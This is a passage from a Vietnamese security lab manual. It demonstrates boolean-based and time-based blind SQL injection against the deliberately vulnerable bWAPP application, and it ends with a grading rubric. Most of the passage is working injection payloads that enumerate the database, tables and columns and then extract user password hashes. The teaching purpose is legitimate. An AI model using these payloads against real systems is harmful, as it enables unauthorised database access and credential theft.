Nhập vào chuỗi: `TAYDUKY' or substring(database(),2,1)='b'#` => Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: `TAYDUKY' or substring(database(),2,1)='c'#` => Server trả về “The movie does not exists in our database”=> False

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái thứ hai là “w”

Thực hiện tương tự với các vị trí tiếp theo.

=> Vậy ta xác định được tên của CSDL là “bwapp”

Bước 6: Xác định tên các bảng trong CSDL (table\_name)

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-Z, 0-9. Với table\_schema là tên database và limit 0,1 ta suy luận các ký tự của bảng thứ nhất.

Nhập vào chuỗi: `TAYDUKY' or substring((select table_name from information_schema.tables where table_schema='bwapp' limit 0,1),1,1)='a'#` => Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: `TAYDUKY' or substring((select table_name from information_schema.tables where table_schema='bwapp' limit 0,1),1,1)='b'#` => Server trả về “The movie exists in our database”=> True

=> Vậy xác định được chữ cái đầu tiên của bảng thứ nhất là ký tự “b”

Tăng vị trí 1 lên 2 để lấy suy luận ký tự thứ hai:

Nhập vào chuỗi: `TAYDUKY' or substring((select table_name from information_schema.tables where table_schema='bwapp' limit 0,1),2,1)='a'#` => Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: `TAYDUKY' or substring((select table_name from information_schema.tables where table_schema='bwapp' limit 0,1),2,1)='b'#` => Server trả về “The movie does not exists in our database”=> False

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái thứ hai là “l”

Thực hiện tương tự với các vị trí tiếp theo.

=> Vậy ta xác định được tên của bảng thứ nhất là “blog”

Tương tự thao tác trên, ta suy luận được các bảng: “blog, heroes, users, movies, visitors”

**Bước 7: Xác định tên các cột trong bảng (column\_name)**

Nhận thấy bảng users có khả năng chứa thông tin quan trọng, ta tập trung thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-Z. Với table\_name là tên bảng bạn muốn suy luận và limit 0,1 ta suy luận các ký tự của cột thứ nhất.

**Nhập vào chuỗi:** TAYDUKY' or substring((select column\_name from information\_schema.columns where table\_name='users' limit 0,1),1,1)='a'# => Server trả về “The movie does not exists in our database” => False

**Nhập vào chuỗi:** TAYDUKY' or substring((select column\_name from information\_schema.columns where table\_name='users' limit 0,1),1,1)='b'# => Server trả về “The movie does not exists in our database” => False

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái đầu tiên là “i”

Tăng vị trí 1 lên 2 để lấy suy luận ký tự thứ hai:

**Nhập vào chuỗi:** TAYDUKY' or substring((select column\_name from information\_schema.columns where table\_name='users' limit 0,1),2,1)='a'# => Server trả về “The movie does not exists in our database” => False

**Nhập vào chuỗi:** TAYDUKY' or substring((select column\_name from information\_schema.columns where table\_name='users' limit 0,1),2,1)='b'# => Server trả về “The movie does not exists in our database” => False

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái thứ hai là “d”

=> Vậy ta xác định được tên cột thứ nhất của bảng users là “id”

Tương tự thao tác trên, ta suy luận được các cột của users: “id, login, email, password”

**Bước 8: Thu thập dữ liệu quan trọng (Dump column)**

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-Z, 0-9. Với limit 0,1 ta suy luận các ký tự dữ liệu của cột thứ nhất.

**Nhập vào chuỗi:** TAYDUKY' or substring((select id from users limit 0,1),1,1)='1'# => Server trả về “The movie exists in our database” => True

**Nhập vào chuỗi:** TAYDUKY' or substring((select id from users limit 0,1),2,1)='2'# => Server trả về “The movie exists in our database” => True

**Nhập vào chuỗi:** TAYDUKY' or substring((select id from users limit 0,1),3,1)='3'# => Server trả về “The movie does not exists in our database” => False

=> Vậy ta xác định được tại cột id có các id là 1 và 2.

Tương tự thao tác trên, ta suy luận được dữ liệu tại cột id, password của bảng users:

Id: 1, password: 688585486f31043e5839c735d99457f045afd0

Id: 2, password: 688585486f31043e5839c735d99457f045afd0

Tương tự thao tác trên, ta có thể suy luận được dữ liệu các cột của bảng còn lại của bảng.

### Nhiệm vụ 5. SQL Injection – Blind – Time Based

Bước 1: Chọn bài tập tấn công

Tại “Choose your bug” ta tiến hành chọn SQL Injection – Blind – Time Based với mức độ bảo mật thấp (low)



Hình 8.21 Chọn tấn công SQL Injection – Blind – Time Based

Sau đó, chọn “Hack” ta sẽ được chuyển tới giao diện của dạng tấn công này



Hình 8.22 Giao diện tấn công SQL Injection – Blind – Time Based

Bài tập trên nhập vào tên phim và kiểm tra xem phim này có tồn tại trong CSDL hay không bằng cách lắng nghe phản hồi qua email, vì vậy ta sẽ tiến hành thăm dò lỗi rồi khai thác lỗ hổng SQL Injection để lấy được thông tin người dùng trong CSDL


Bước 2: Xác định các điểm nhận nhập vào từ người dùng

Tuy nhiên ta không thể khai thác được gì từ lỗi server trả về, vì vậy ta sử dụng dạng tấn công Blind SQL Injection.

Bước 3: Xác định mô hình tấn công Blind SQL Injection

Nhập vào với chuỗi: `IRON MAN' AND 1=1 AND SLEEP(5)# =>` Web ở trạng thái tải 5 giây mới trả về, dựa vào điều này ta xác định có thể khai thác tấn công Blind SQL Injection dựa trên dựa trên độ trễ truy vấn.

Bản chất của phương thức tấn công này là thay vì sử dụng nội dung kết quả truy vấn để phân biệt trường hợp đúng/sai của mệnh đề suy luận được chèn thì nó sử dụng sự chênh lệch về thời gian phản hồi của ứng dụng để phân biệt.



Hình 8.23 Trạng thái trả về bị trễ trong Blind – Time Based

#### Bước 4: Xác định độ dài tên CSDL

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự

Nhập vào chuỗi:

```
Iron man' or if(length(database())=1,SLEEP(5),null)#
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Iron man' or if(length(database())=2,SLEEP(5),null)#
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Iron man' or if(length(database())=3,SLEEP(5),null)#
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Iron man' or if(length(database())=4,SLEEP(5),null)#
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Iron man' or if(length(database())=5,SLEEP(5),null)#
```

=> Web trả về sau 5 giây

=> Vậy ta kết luận tên cơ sở dữ liệu có 5 ký tự.

#### Bước 5: Xác định tên của CSDL (database\_name)

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-Z, 0-9.

Nhập vào chuỗi:

```
Iron man' or if(substring(database(),1,1)='a',SLEEP(5),null)#
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Iron man' or if(substring(database(),1,1)='b',SLEEP(5),null)#
```



=> Web trả về sau 5 giây

Vậy ta xác định chữ cái đầu tiên là “b”

Sau đó tăng vị trí 1 lên 2 để lấy suy luận ký tự thứ hai:

Nhập vào chuỗi:

```
Iron man' or if(substring(database(),2,1)='a',SLEEP(5),null)#
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Iron man' or if(substring(database(),2,1)='b',SLEEP(5),null)#
```

=> Web lập tức trả về

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái thứ hai là “w”

Tiếp tục thực hiện với các vị trí còn lại.

=> Vậy ta xác định được tên của CSDL là “bwapp”

**Bước 6: Xác định tên các bảng trong CSDL (table\_name)**

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-Z, 0-9. Với table\_schema là tên database và limit 0,1 ta suy luận các ký tự của bảng thứ nhất.

Nhập vào chuỗi:

```
Iron man' or if(substring((select table_name from
information_schema.tables where table_schema='bwapp'
limit0,1),1,1)='a',SLEEP(5),null)#
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Iron man' or if(substring((select table_name from
information_schema.tables where table_schema='bwapp'
limit0,1),1,1)='b',SLEEP(5),null)#
```

=> Web trả về sau 5 giây

Vậy ta xác định chữ cái đầu tiên là “b”

Sau đó tăng vị trí 1 lên 2 để lấy suy luận ký tự thứ hai

Nhập vào chuỗi:

```
Iron man' or if(substring((select table_name from
information_schema.tables where table_schema='bwapp'
limit0,1),2,1)='a',SLEEP(5),null)#
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Iron man' or if(substring((select table_name from
information_schema.tables where table_schema='bwapp'
limit0,1),2,1)='a',SLEEP(5),null)#
```

=> Web lập tức trả về

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái thứ hai là “l”

Tiếp tục thực hiện với các vị trí còn lại.

=> Vậy ta xác định được tên của bảng thứ nhất là “blog”

Tương tự thao tác trên, ta suy luận được các bảng: “blog, heroes, users, movies, visitors”

**Bước 7: Xác định tên các cột trong bảng (column\_name)**

Nhận thấy bảng users có khả năng chứa thông tin quan trọng, ta tập trung thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-

Z. Với `table_name` là tên bảng bạn muốn suy luận và `limit 0,1` ta suy luận các ký tự của cột thứ nhất.

Nhập vào chuỗi:

```
Iron man' or if(substring((select column_name from
information_schema.columns where table_name='users'
limit 0,1),1,1)='a',SLEEP(5),null) #
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Iron man' or if(substring((select column_name from
information_schema.columns where table_name='users'
limit 0,1),1,1)='b',SLEEP(5),null) #
```

=> Web lập tức trả về

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái đầu tiên là “i”

Sau đó tăng vị trí 1 lên 2 để lấy suy luận ký tự thứ hai

Nhập vào chuỗi:

```
Iron man' or if(substring((select column_name from
information_schema.columns where table_name='users'
limit 0,1),2,1)='a',SLEEP(5),null) #
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Iron man' or if(substring((select column_name from
information_schema.columns where table_name='users'
limit 0,1),2,1)='b',SLEEP(5),null) #
```

=> Web lập tức trả về

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái đầu tiên là “d”

=> Vậy ta xác định được tên cột thứ nhất của bảng `users` là “id”

Tương tự thao tác trên, ta suy luận được các cột của `users`: “id, login, email, password”

**Bước 8: Thu thập dữ liệu quan trọng (Dump column)**

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-Z, 0-9. Với `limit 0,1` ta suy luận các ký tự dữ liệu của cột thứ nhất.

Nhập vào chuỗi: `Iron man' or if(substring((select id from users limit 0,1),1,1)='1',SLEEP(5),null) #`

=> Web trả về sau 5 giây

Nhập vào chuỗi: `Iron man' or if(substring((select id from users limit 0,1),2,1)='2',SLEEP(5),null) #`

=> Web trả về sau 5 giây

Nhập vào chuỗi: `Iron man' or if(substring((select id from users limit 0,1),3,1)='1',SLEEP(5),null) #`

=> Web lập tức trả về

=> Vậy ta xác định được tại cột id có các id là 1 và 2.

Tương tự thao tác trên, ta suy luận được dữ liệu tại cột id, password của bảng `users`:

Id: 1, password: 688585486f31043e5839c735d99457f045afd0

Id: 2, password: 688585486f31043e5839c735d99457f045afd0

Tương tự thao tác trên, ta có thể suy luận được dữ liệu các cột của bảng còn lại của bảng.

### 9. Đánh giá bài tập

TT	Các tiêu chí đánh	Trọng số đánh giá	Ghi chú
1	Hoàn thành bài thực hành	50%	Được tính theo công thức: (1) = số bài đã làm/tổng số bài x 5
2	Hiệu bản chất của bài thực hành	30%	(2) = số bài hiểu bản chất/tổng số bài x 3
3	Mức độ thực hành thuần thực	10%	(3) = số bài thuần thực/tổng số bài x 1
4	Tính sáng tạo	10%	(4) Làm các bài thực hành khác trong hệ thống mà không bắt buộc hoặc thực hành theo một kịch bản mới (có tính thực tế)
	Tổng điểm = (1) + (2) + (3) + (4)		